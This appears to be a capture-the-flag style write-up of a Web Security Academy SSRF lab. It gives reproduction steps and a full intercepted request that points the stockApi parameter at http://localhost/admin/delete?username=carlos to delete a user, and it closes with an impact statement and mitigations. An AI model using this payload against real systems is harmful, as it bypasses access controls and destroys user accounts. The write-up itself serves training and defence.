Title: Direct SSRF in Stock Availability API Enabling Internal Admin Panel Access and Unauthorized User Deletion


Server-Side Request Forgery (SSRF) attack, the attacker can abuse functionality on the server to read or update internal resources. The attacker can supply or modify a URL which the code running on the server will read or submit data to, and by carefully selecting the URLs, the attacker may be able to read server configuration such as AWS metadata, connect to internal services like http enabled databases or perform post requests towards internal services which are not intended to be exposed.

Reproduction steps:

1-Visit:https://0a19001b0499b12f82f310f2008400b7.web-security-academy.net

2-Enter into any image and click on the check stock and intercept it with the burpsuit

3-change the stockAPI in the request into (http://localhost/admin) to make the server call it self to get the admin account



4-get the (/admin/delete?username=carlos) to delete the account of carlos

Request

Pretty Raw Hex


```
1  POST /product/stock HTTP/2
2  Host: 0a19001b0499b12f82f310f2008400b7.web-security-academy.net
3  Cookie: session=BJnNGqgMAPXiL6OeJr8hecmngmWIK6sy
4  User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:148.0)
   Gecko/20100101 Firefox/148.0
5  Accept: */*
6  Accept-Language: en-US,en;q=0.9
7  Accept-Encoding: gzip, deflate, br
8  Referer:
   https://0a19001b0499b12f82f310f2008400b7.web-security-academy.net/product
   ?productId=1
9  Content-Type: application/x-www-form-urlencoded
10 Content-Length: 54
11 Origin: https://0a19001b0499b12f82f310f2008400b7.web-security-academy.net
12 Sec-Fetch-Dest: empty
13 Sec-Fetch-Mode: cors
14 Sec-Fetch-Site: same-origin
15 Priority: u=0
16 Te: trailers
17
18 stockApi=http://localhost/admin/delete?username=carlos
```

Response

Pretty Raw Hex Render

```
1  HTTP/2 302 Found
2  Location: /admin
3  Set-Cookie: session=0BOo72cjUWGTg6vKfMMOOLuGUGO0OzHA; Secure; HttpOnly;
   SameSite=None
4  X-Frame-Options: SAMEORIGIN
5  Content-Length: 0
6
7
```

5-now carlos account is deleted



Impact statement:

Bypass access controls to reach the internal `/admin` panel with no credentials

Execute privileged actions (deleting users via `http://localhost/admin/delete?username=carlos`) as if they were a trusted internal service
The server's own localhost identity grants it implicit trust that external users never have

Mitigation:

1. Whitelist Allowed URLs Instead of letting the user control the full URL, define a fixed list of permitted endpoints server-side and block anything outside that list.

2. Block Internal IP Ranges Before making any outbound request, resolve the hostname and reject any request targeting loopback, private, or link-local addresses like `localhost`, `169.254.x.x`, or `192.168.x.x`.

3. Remove User-Supplied URLs Entirely Accept only a product ID from the user and let the server build the URL internally — the user should control **what** is fetched, never **where** from.

4. Network-Level Firewall Rules Block the web server process at the network level from reaching any internal address ranges, so even if the code fails, the network won't allow the connection.

5. Disable Automatic Redirects Turn off automatic HTTP redirect-following in your HTTP client so attackers can't chain SSRF with an open redirect to bypass URL validation.